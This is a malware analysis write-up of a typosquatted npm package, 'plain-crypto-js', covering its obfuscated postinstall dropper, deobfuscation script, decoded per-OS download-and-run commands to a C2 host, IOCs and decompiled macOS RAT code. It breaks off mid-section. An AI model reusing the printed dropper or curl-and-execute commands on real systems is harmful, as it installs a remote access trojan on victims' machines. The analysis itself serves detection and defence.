Executive Summary
A sophisticated supply chain attack was identified in the npm package plain-crypto-js (a typosquat of crypto-js). The campaign targets the Node.js development ecosystem, specifically aiming to compromise the local environments of software engineers. The malware utilizes a multi-stage execution flow to deploy a persistent Remote Access Trojan (RAT) on Windows, macOS, and Linux hosts.
Artifacts:
| File Name | SHA256 |
|---|---|
| plain-crypto-js-4.2.1.tgz | 58401c195fe0a6204b42f5f90995ece5fab74ce7c69c67a24c61a057325af668 |
| setup.js | e10b1fa84f1d6481625f741b69892780140d4e0e7769e7491e5f4d894c2e0e09 |
| macOS (/Library/Caches/com.apple.act.mond) | 92ff08773995ebc8d55ec4b8e1a225d0d1e51efa4ef88b8849d0071230c9645a |
Package.json
{
  "name": "plain-crypto-js",
  "version": "4.2.1",
  "description": "JavaScript library of crypto standards.",
  "license": "MIT",
  "author": {
    "name": "Evan Vosberg",
    "url": "http://github.com/evanvosberg"
  },
  "homepage": "http://github.com/brix/crypto-js",
  "repository": {
    "type": "git",
    "url": "http://github.com/brix/crypto-js.git"
  },
  "keywords": [
    "security",
    "crypto",
    "Hash",
    "MD5",
    "SHA1",
    "SHA-1",
    "SHA256",
    "SHA-256",
    "RC4",
    "Rabbit",
    "AES",
    "DES",
    "PBKDF2",
    "HMAC",
    "OFB",
    "CFB",
    "CTR",
    "CBC",
    "Base64",
    "Base64url"
  ],
  "main": "index.js",
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1",
    "postinstall": "node setup.js"
  },
  "dependencies": {},
  "browser": {
    "crypto": false
  }
}
STAGE 1 - Setup.js
const _trans_1 = function (x, r) {
      try {
         const E = r.split("").map(Number);
         return x.split("").map(((x, r) => {
            const S = x.charCodeAt(0),
               a = E[7 * r * r % 10];
            return String.fromCharCode(S ^ a ^ 333)
         })).join("")
      } catch {}
   },
   _trans_2 = function (x, r) {
      try {
         let E = x.split("").reverse().join("").replaceAll("_", "="),
            S = Buffer.from(E, "base64").toString("utf8");
         return _trans_1(S, r)
      } catch {}
   },
   stq = ["_kLx+SMqE7KxlS8vE3LxSScqEHKxjScpE7Kx", "__gvELKx", "__gvEvKx", "iWsuF3bx9WctFDbxgSsoE7KxjWspEvKxhSsrE/LxsSsvELaxiW8tF3Lx+ScuEXKx", "", "__wvF7bxkSMpErLx", "jSMpErLx4SMrEnKx", "_oaxtWcrF3axHWMqEnLxhSMrEvIxqWcoF3bxtWcoF/axsSsoF3axvWMqFXIxZSMjE3JxSScmE3JxvW8rFraxhSMqEnKxtW8qFraxvW8rFbIxESMhEHIxSS8nE7IxZS8rF/axtWMqF/axFScmEzIxdSclE7JxdS8rFjaxtWMqEHKxkS8qEfaxtWsvE7LxrScvETLxvScrF3LxvSMoF3axjS8rEnKxpSMpEXKxtWcvEDaxtW8rFjaxUS8nEzIxDSMhEjIxSSsnE3JxoW8rF3axrWcrF/axoWchEnJxMSsmELJxeScnE/axvWsqFPbxtW8rFjaxGS8gETIxBSskEjJxOSsnE/axoWcrF/axvWMvFnLxpSMuEnKxiSMuE3LxiWsqE/LxiSMpFDKx9S8oETax+SMqErKxsSspEnKxsScvE/axoWcrFnKxgWcrFnJxZSsgE3JxtWskEDaxtWsvEDaxtWspE/Lx4SsrEraxuSsoF3axoSctE/KxjWcqEDKxpS8rF3axjSMuE/JxkWcoEHKxoSsoE7JxnS8rELKxtWsqF3axtW8hFPaxvWcoEHKxoScpEnJxjWcuE3LxjS8vE7KxeSsmE/axiWcuE7KxoSMoE/KxCSMqEnLxsS8rE/LxOScrFfbxtWcoEHKxoScpEnJxnS8rELKxqWcuEjKxeScrF3axqWcrFfYx", "_sKxiWcrFjaxFScmEzIxdSskEbIxMSsjELIxGS8rF3axhSMqEnKxqW8qFvaxtWcpErKxiScoELKxjScpFLaxtW8rFLIxZSMjE3JxSScgEvIxOSsgEHIxoWcrFnLx9SMpE/LxpSsvE7Kx", "__wrFLIxZSMjE3JxSScgEvIxOSsgEHIxqW8qE/LxgWcrFDKx4S8rF3ax5SsuETKx/SsrE7LxtWspEHKxoScpEnLxtWsoEnKxtWcrFraxtW8hFTLx4ScuE3axpS8oEjKxqWcrF3axtWsqF3axtWcrFfYxvWspEHKx4S8oEXax7SMqEnKxiWcrFTbxrWcrF/axWS8qF3axvWcrFvaxqWsvE3axrWsqF/axtW8rF3axrWsqFnKxtW8qFraxvW8rFHJxtWsrEfaxtWcpE7LxwSsoFPKxkS8rELaxqW8qFvaxtWMqF3axrWcrFnKxtWMrF3axvWcrFrbx6WsuF3axpSsoEfKxlSsrE3axsW8qF3axvWcrFvaxqWsvE3axrWsqF/axtWsvEDaxtWMqF3axrWcrFjax9WcuE7Kx4ScqEXKx/ScvELaxtS8vELKxjWMoE3LxkS8oF7LxoScrEzKxmSsrEzKx9SsqFnKxgWcrFjaxtW8qF3axsScrFzaxtWcqE3axsWcrF/axtWsoEDaxqWcoE/Lx4ScqE/axtWcuE3LxkSMuE7Kx+ScrFbKxhSMqEXKx+ScrFXKxpScrF3axqWcrF3axtWcrF3axqWcrF3axtWMgFTLx/ScuE3axtWsqF3axtWcrFraxtW8hFDLxvWcqETKxiSMoEPax+SsrEzKxjWMqEHKx6ScvEzKxjW8pELKxuSsoF7LxoSsoE7KxsSsjEXax0S8vEzKx/S8rEPKxBSsoF/axqWcoF/axGS8gETIxGSskE/JxOScmE/axtWcoF/axvWcsE3axiScuEraxwScqE3axhWsvEraxhWMrEbLxqWcuEjKx+ScrF3axqWcrFfYx", "__wqF3ax8W8qFTbx/WcrFHKxmSMuEPKxiW8uEjKxuSsoF3axzWsqF/axFScmEzIxdSclEHIxMSsjEXIxBS8rF3ax5ScvEPKx/SsrE7LxrSsvELKxtWcvEjLxiSsoEPKx", "", "_saxtW8uFvaxzW8vFraxhScoEjLxjSsoFzLxoScqELaxqW8sF3axGS8gETIxGSskE/JxOScmE3ax0ScvEPaxpSspELax9SMoE7LxiWcrF7bxjSsoELKx5SMtE3LxqWcvEjLxlSsoEPKxqW8qFvaxtWcgEPIxEScgELJxfSciE7JxtWsvEfaxtW8vFnLxuSMuE7KxiS8vE3LxlWsqE/LxiS8oFDKx6S8oEPax+S8rErKxsSspE7KxsSsuE3axpSMoFrax0ScvEPaxpScoEXax9SMoEnLxlWcrFLKxgWcrFHKx4SMuE7Kx", "jSsoE7LxgS8oFjKxqSMrEbKxpSMrE3Lx", "_kKxnS8oFjKxqSMrEbKxpSMrE3Lx", "_gKxySMqEPax", "_wbx5ScvEPax", "_4LxoS8uEPax"],
   ord = "OrDeR_7077",
   _entry = function (x) {
      try {
         let r = 4027,
            E = (r.toString().charCodeAt(2), atob("TE9DQUw^".replaceAll("^", "=")) + atob("X1BBVEg^".replaceAll("^", "="))),
            S = atob("UFM_".replaceAll("_", "=")) + atob("X1BBVEg_".replaceAll("_", "=")),
            a = atob("U0NSXw--".replaceAll("-", "=")) + atob("TElOSw))".replaceAll(")", "=")),
            c = atob("UFNfQg--".replaceAll("-", "=")) + atob("SU5BUlk*".replaceAll("*", "=")),
            s = atob("d2hlcmUgcG93ZXJzaGVsbA((".replaceAll("(", "=")),
            t = require(_trans_2(stq[2], ord)),
            W = require(_trans_2(stq[1], ord)),
            {
               execSync: F
            } = require(_trans_2(stq[0], ord)),
            o = W.platform(),
            e = W.tmpdir(),
            q = _trans_2(stq[3], ord) + x,
            n = (_trans_2(stq[4], ord), "");
         W.type(), W.release(), W.arch();
         for (;;) {
            if (o === _trans_2(stq[6], ord)) {
               let r = e + "/" + x,
                  S = _trans_2(stq[9], ord);
               S = S.replaceAll(a, q), S = S.replaceAll(E, r), t.writeFileSync(r, S), n = _trans_2(stq[10], ord), n = n.replaceAll(E, r)
            } else if (o === _trans_2(stq[5], ord)) {
               let r = F(s).toString().trim(),
                  W = process.env.PROGRAMDATA + "\\wt" + _trans_2(stq[15], ord);
               t.existsSync(W) || t.copyFileSync(r, W);
               let o = e + "\\" + x + _trans_2(stq[17], ord),
                  K = e + "\\" + x + _trans_2(stq[16], ord),
                  l = _trans_2(stq[7], ord);
               l = l.replaceAll(a, q), l = l.replaceAll(S, K), l = l.replaceAll(c, W), t.writeFileSync(o, l), n = _trans_2(stq[8], ord), n = n.replaceAll(E, o)
            } else n = _trans_2(stq[12], ord), n = n.replaceAll(a, q);
            break
         }
         F(n);
         const K = __filename;
         t.unlink(K, (x => {})), t.unlink(_trans_2(stq[13], ord), (x => {})), t.rename(_trans_2(stq[14], ord), _trans_2(stq[13], ord), (x => {}))
      } catch {}
   };
_entry("6202033"); // campaign ID passed to entry point
This script, you follow the logic of its two transformation functions, _trans_2 and _trans_1, which work together in a layered decoding process.
Decoding Layer 1: trans2
This function handles the initial formatting of the obfuscated string. It follows three steps:
.reverse())._) with equals signs (=). This is a common trick to make Base64 look like a normal string.Decoding Layer 2: trans1
This is the core decryption function that uses a Positional XOR algorithm with a static key ("OrDeR_7077").
"OrDeR_7077" and converts it into an array of numbers. Since "O", "r", "D", "e", "R", and "_" are not numbers, they become NaN.index):7 * index * index % 10.character ^ chosen_digit ^ 333.NaN as 0, so the non-numeric parts of the key effectively XOR with 0.It is executed automatically via the postinstall script in the malicious plain-crypto-js@4.2.1 package.
Deobfuscation
import base64

stq = ["_kLx+SMqE7KxlS8vE3LxSScqEHKxjScpE7Kx", "__gvELKx", "__gvEvKx", "iWsuF3bx9WctFDbxgSsoE7KxjWspEvKxhSsrE/LxsSsvELaxiW8tF3Lx+ScuEXKx", "", "__wvF7bxkSMpErLx", "jSMpErLx4SMrEnKx", "_oaxtWcrF3axHWMqEnLxhSMrEvIxqWcoF3bxtWcoF/axsSsoF3axvWMqFXIxZSMjE3JxSScmE3JxvW8rFraxhSMqEnKxtW8qFraxvW8rFbIxESMhEHIxSS8nE7IxZS8rF/axtWMqF/axFScmEzIxdSclE7JxdS8rFjaxtWMqEHKxkS8qEfaxtWsvE7LxrScvETLxvScrF3LxvSMoF3axjS8rEnKxpSMpEXKxtWcvEDaxtW8rFjaxUS8nEzIxDSMhEjIxSSsnE3JxoW8rF3axrWcrF/axoWchEnJxMSsmELJxeScnE/axvWsqFPbxtW8rFjaxGS8gETIxBSskEjJxOSsnE/axoWcrF/axvWMvFnLxpSMuEnKxiSMuE3LxiWsqE/LxiSMpFDKx9S8oETax+SMqErKxsSspEnKxsScvE/axoWcrFnKxgWcrFnJxZSsgE3JxtWskEDaxtWsvEDaxtWspE/Lx4SsrEraxuSsoF3axoSctE/KxjWcqEDKxpS8rF3axjSMuE/JxkWcoEHKxoSsoE7JxnS8rELKxtWsqF3axtW8hFPaxvWcoEHKxoScpEnJxjWcuE3LxjS8vE7KxeSsmE/axiWcuE7KxoSMoE/KxCSMqEnLxsS8rE/LxOScrFfbxtWcoEHKxoScpEnJxnS8rELKxqWcuEjKxeScrF3axqWcrFfYx", "_sKxiWcrFjaxFScmEzIxdSskEbIxMSsjELIxGS8rF3axhSMqEnKxqW8qFvaxtWcpErKxiScoELKxjScpFLaxtW8rFLIxZSMjE3JxSScgEvIxOSsgEHIxoWcrFnLx9SMpE/LxpSsvE7Kx", "__wrFLIxZSMjE3JxSScgEvIxOSsgEHIxqW8qE/LxgWcrFDKx4S8rF3ax5SsuETKx/SsrE7LxtWspEHKxoScpEnLxtWsoEnKxtWcrFraxtW8hFTLx4ScuE3axpS8oEjKxqWcrF3axtWsqF3axtWcrFfYxvWspEHKx4S8oEXax7SMqEnKxiWcrFTbxrWcrF/axWS8qF3axvWcrFvaxqWsvE3axrWsqF/axtW8rF3axrWsqFnKxtW8qFraxvW8rFHJxtWsrEfaxtWcpE7LxwSsoFPKxkS8rELaxqW8qFvaxtWMqF3axrWcrFnKxtWMrF3axvWcrFrbx6WsuF3axpSsoEfKxlSsrE3axsW8qF3axvWcrFvaxqWsvE3axrWsqF/axtWsvEDaxtWMqF3axrWcrFjax9WcuE7Kx4ScqEXKx/ScvELaxtS8vELKxjWMoE3LxkS8oF7LxoScrEzKxmSsrEzKx9SsqFnKxgWcrFjaxtW8qF3axsScrFzaxtWcqE3axsWcrF/axtWsoEDaxqWcoE/Lx4ScqE/axtWcuE3LxkSMuE7Kx+ScrFbKxhSMqEXKx+ScrFXKxpScrF3axqWcrF3axtWcrF3axqWcrF3axtWMgFTLx/ScuE3axtWsqF3axtWcrFraxtW8hFDLxvWcqETKxiSMoEPax+SsrEzKxjWMqEHKx6ScvEzKxjW8pELKxuSsoF7LxoSsoE7KxsSsjEXax0S8vEzKx/S8rEPKxBSsoF/axqWcoF/axGS8gETIxGSskE/JxOScmE/axtWcoF/axvWcsE3axiScuEraxwScqE3axhWsvEraxhWMrEbLxqWcuEjKx+ScrF3axqWcrFfYx", "__wqF3ax8W8qFTbx/WcrFHKxmSMuEPKxiW8uEjKxuSsoF3axzWsqF/axFScmEzIxdSclEHIxMSsjEXIxBS8rF3ax5ScvEPKx/SsrE7LxrSsvELKxtWcvEjLxiSsoEPKx", "", "_saxtW8uFvaxzW8vFraxhScoEjLxjSsoFzLxoScqELaxqW8sF3axGS8gETIxGSskE/JxOScmE3ax0ScvEPaxpSspELax9SMoE7LxiWcrF7bxjSsoELKx5SMtE3LxqWcvEjLxlSsoEPKxqW8qFvaxtWcgEPIxEScgELJxfSciE7JxtWsvEfaxtW8vFnLxuSMuE7KxiS8vE3LxlWsqE/LxiS8oFDKx6S8oEPax+S8rErKxsSspE7KxsSsuE3axpSMoFrax0ScvEPaxpScoEXax9SMoEnLxlWcrFLKxgWcrFHKx4SMuE7Kx", "jSsoE7LxgS8oFjKxqSMrEbKxpSMrE3Lx", "_kKxnS8oFjKxqSMrEbKxpSMrE3Lx", "_gKxySMqEPax", "_wbx5ScvEPax", "_4LxoS8uEPax"]

key = [int(c) if c.isdigit() else 0 for c in "OrDeR_7077"]

def decode(s):
    if not s:
        return ""
    try:
        s = s[::-1].replace("_", "=")
        s = base64.b64decode(s + "===")
        s = s.decode("utf-8", errors="ignore")

        out = ""
        for i, ch in enumerate(s):
            k = key[(7 * i * i) % 10]
            out += chr(ord(ch) ^ k ^ 333)
        return out
    except Exception as e:
        return f"[ERROR] {e}"

for i, val in enumerate(stq):
    print(f"{i:02d} => {decode(val)}")
00 => child_process
01 => os
02 => fs
03 => http://sfrclak.com:8000/
04 =>
05 => win32
06 => darwin
07 =>
    Set objShell = CreateObject("WScript.Shell")
    objShell.Run "cmd.exe /c curl -s -X POST -d ""packages.npm.org/product1"" ""SCR_LINK"" > ""PS_PATH"" & ""PS_BINARY"" -w hidden -ep bypass -file ""PS_PATH"" ""SCR_LINK"" & del ""PS_PATH"" /f", 0, False

08 => cscript "LOCAL_PATH" //nologo && del "LOCAL_PATH" /f
09 =>
    set {a, s, d} to {"", "SCR_LINK", "/Library/Caches/com.apple.act.mond"}
        try
            do shell script "curl -o " & d & a & " -d packages.npm.org/product0" & " -s " & s & " && chmod 770 " & d & " && /bin/zsh -c \"" & d & " " & s & " &\" &> /dev/null"
        end try
    do shell script "rm -rf LOCAL_PATH"
10 => nohup osascript "LOCAL_PATH" > /dev/null 2>&1 &
11 =>
12 => curl -o /tmp/ld.py -d packages.npm.org/product2 -s SCR_LINK && nohup python3 /tmp/ld.py SCR_LINK > /dev/null 2>&1 &
13 => package.json
14 => package.md
15 => .exe
16 => .ps1
17 => .vbs
Based on the deobfuscation of the setup.js array, the following components were identified:
| Index | Identifier | Description |
|---|---|---|
| 00-02 | Modules | Utilizes child_process, os, and fs for system-level interaction. |
| 03 | C2 URL | Primary Command & Control: http://sfrclak.com:8000/ |
| 05-06, 12 | Targets | Targets win32 (Windows), darwin (macOS) specifically and Linux |
| 15-17, 12 | Extensions | Handles .exe, .ps1, .py and .vbs payloads. |
Execution Flow by OS
A. Windows Execution (Indices 07, 08)
powershell.exe to %PROGRAMDATA%\wt.exe to evade detection from security tools monitoring standard PowerShell usage..vbs) and a PowerShell script (.ps1) in the %TEMP% directory.wt.exe).curl -s -X POST -d "packages.npm.org/product1" "http://sfrclak.com:8000/6202033" > "PS_PATH"B. macOS Execution (Index 09, 10)
/Library/Caches/com.apple.act.mond, makes it executable (chmod 770), and runs it via /bin/zsh.curl -o /Library/Caches/com.apple.act.mond -d packages.npm.org/product0 -s http://sfrclak.com:8000/6202033C. Linux / Unix
curl to download a Python script /tmp/ld.py and executes it in the background using nohup.curl -o /tmp/ld.py -d packages.npm.org/product2 -s http://sfrclak.com:8000/6202033 && nohup python3 /tmp/ld.py http://sfrclak.com:8000/6202033Indicators of Compromise (IOCs)
Network Indicators
sfrclak.com8000http://sfrclak.com:8000/packages.npm.org/product[0-2]Host Indicators
/Library/Caches/com.apple.act.mond (macOS)/tmp/ld.py (Linux/Unix)powershell.exe -w hidden -ep bypassosascript executing shell scripts.Clean up & Antiforensics
The script performs the following final steps to hide its presence:
setup.js) using fs.unlink.package.json and renames a decoy package.md to package.json. This is likely done to hide the malicious postinstall script or other dependencies that were present during the initial infection.Description
The malware is a sophisticated Supply Chain Attack vector. By hiding in the setup.js , it ensures that the moment a developer installs the package, the system is compromised before any code is even written.
This sample is a classic example of a cross-platform dropper. It shows significant effort in targeting different operating systems with platform-specific scripts (VBScript, AppleScript, Shell) and employs binary masquerading and cleanup techniques to maintain a low profile.
macOS Stage-2 RAT
File Header
| Property | Value |
|---|---|
| SHA-256 | 506690fcbd10fbe6f2b85b49a1fffa9d984c376c25ef6b73f764f670e932cab4 |
| Magic Header | 0xfeedfacf (Mach-O 64-bit) |
| Required Arch | x86_64 (Intel 64-bit) |
| Entry Point | 0x7a60 |
| Load Commands | 19 (Total Size: 1808 bytes) |
| Flags | PIE, DYLDLINK, BINDS_TO_WEAK, NOUNDEFS, TWOLEVEL |
Memory Segments
| Name | Virtual Address | Virtual Size | Offset | Raw Size |
|---|---|---|---|---|
__PAGEZERO | 0x0 | 0x100000000 | 0x0 | 0x0 |
__TEXT | 0x100000000 | 0x1e000 | 0x0 | 0x1e000 |
__DATA_CONST | 0x10001e000 | 0x1000 | 0x1e000 | 0x1000 |
__DATA | 0x10001f000 | 0x1000 | 0x1f000 | 0x1000 |
__LINKEDIT | 0x100020000 | 0x2c000 | 0x20000 | 0x29400 |
Behavioral Indicators (Dynamic Linking)
| Linked Library | Likely Functionality |
|---|---|
/usr/lib/libcurl.4.dylib | C2 Communication: Used for transferring data via HTTP/HTTPS. This is the primary engine for exfiltration. |
/usr/lib/libc++.1.dylib | Logic: Indicates the malware was written in C++ rather than plain C. |
/usr/lib/libSystem.B.dylib | System Access: Provides access to low-level syscalls (files, network, processes). |
Main Execution Flow (main() function)
The entry point of the macOS RAT is a C++ main() function that implements a classic beaconing implant with initial registration followed by periodic heartbeats.
Decompiled Main Function
int __fastcall main(int argc, const char **argv, const char **envp)
{
    if (argc > 1) {
        char *c2_url = (char *)argv[1];                    // C2 passed by dropper

        GenerateUID((char *)&uid, 16);                     // 16-char random session ID
        GetOS(( __int64)os_info);
        InitDirInfo(dir_info);

        // Build FirstInfo JSON
        nlohmann::json first_info;
        first_info["type"] = "FirstInfo";
        first_info["uid"]  = uid;
        first_info["content"] = dir_info;
        first_info["os"]   = os_string;

        Report(c2_url, first_info.dump().c_str(), ...);    // Initial beacon

        // Infinite beacon loop (60 seconds)
        while (true) {
            // Collect rich system fingerprint
            GetHostname(...);
            GetUsername(...);
            GetProcessList(process_list, 1000);
            GetOSVersion(...);
            GetTimezone(...);
            GetModel(...);
            GetCPUType(...);
            GetBootTime(...);
            FormatTime(current_time);

            // Build BaseInfo JSON
            nlohmann::json base_info;
            base_info["type"] = "BaseInfo";
            base_info["uid"]  = uid;
            base_info["data"] = collected_data;   // hostname, username, processes, etc.

            std::string response;
            if (Report(c2_url, base_info.dump().c_str(), &response)) {
                DoWork(uid, c2_url, response);    // Process C2 commands
            }

            sleep(60);
        }
    }
    return 0;
}| Phase | Function / Code Block | Description | Key Details / Artifacts |
|---|---|---|---|
| Entry Point Check | if (argc > 1) | Validates that C2 URL is passed as first argument | C2 URL received from dropper (AppleScript/zsh) |
| Session Initialization | GenerateUID() | Generates unique session identifier | 16-character random alphanumeric UID |
| Initial Beacon | FirstInfo JSON construction | Sends initial registration and directory snapshot | Type: "FirstInfo" · Contains: UID, OS info, InitDirInfo() |
| System Recon | GetOS(), GetOSVersion(), GetHostname(), GetUsername(), GetProcessList(), GetModel(), GetCPUType(), GetTimezone(), GetBootTime(), GetInstallTime(), FormatTime() | Collects detailed host fingerprint in every loop iteration | Hostname, username, full process list (up to 1000), hardware model, CPU type, timestamps |
| Heartbeat Loop | while (true) + sleep(0x3Cu) | Infinite beaconing loop | Executes every 60 seconds |
| Beacon Message | BaseInfo JSON construction | Periodic status update sent to C2 | Type: "BaseInfo" · Contains rich system + process data |
| C2 Communication | Report() | Sends JSON data to C2 via HTTP POST | Uses libcurl · Spoofed IE8 User-Agent · Likely Base64 encoding |
| Command Processing | DoWork(uid, c2_url, response) | Handles server response and executes remote commands | Called only when C2 returns data |
| Supported Commands (in DoWork) | peinject, runscript, rundir, kill | Remote control capabilities | Binary execution with ad-hoc codesign, shell/AppleScript, directory listing, self-kill |
| JSON Library | nlohmann::json (heavy usage) | Used for building and parsing all messages | FirstInfo, BaseInfo, command responses |
Description
The main() function implements a classic persistent RAT pattern:
every 60 seconds containing comprehensive system reconnaissance.DoWork(), making the implant extensible for file operations, process injection (peinject), script execution, and self-removal.This design, combined with the use of nlohmann::json and libcurl, shows a well-structured C++ implant consistent with WAVESHAPER.V2 tooling attributed to UNC1069 (North Korea-nexus actor).
C2 Communication Report() Function
The Report() function is the core network component responsible for all outbound communication with the C2 server. It handles JSON message encoding, Base64 encoding, and HTTP POST requests.
This is the main C2 communication function. It takes a JSON payload, Base64-encodes it, sends it to the attacker’s server via HTTP POST using libcurl, and stores any response from the server.

if ( a1 && a2 && *a1 && *a2 )
Clear Response Buffer
if ( (*(_BYTE *)a3 & 1) != 0 ) { ... } else { *(_WORD *)a3 = 0; }Convert JSON to std::string
std::string::basic_string[abi:ne200100]<0>(&v10, a2);
v5 = (char *)&v10 + 1;
Base64 Encoding
Base64Encode((std::string *)v12);libcurl Initialization
v6 = curl_easy_init();
v7 = v6;Configure curl Options
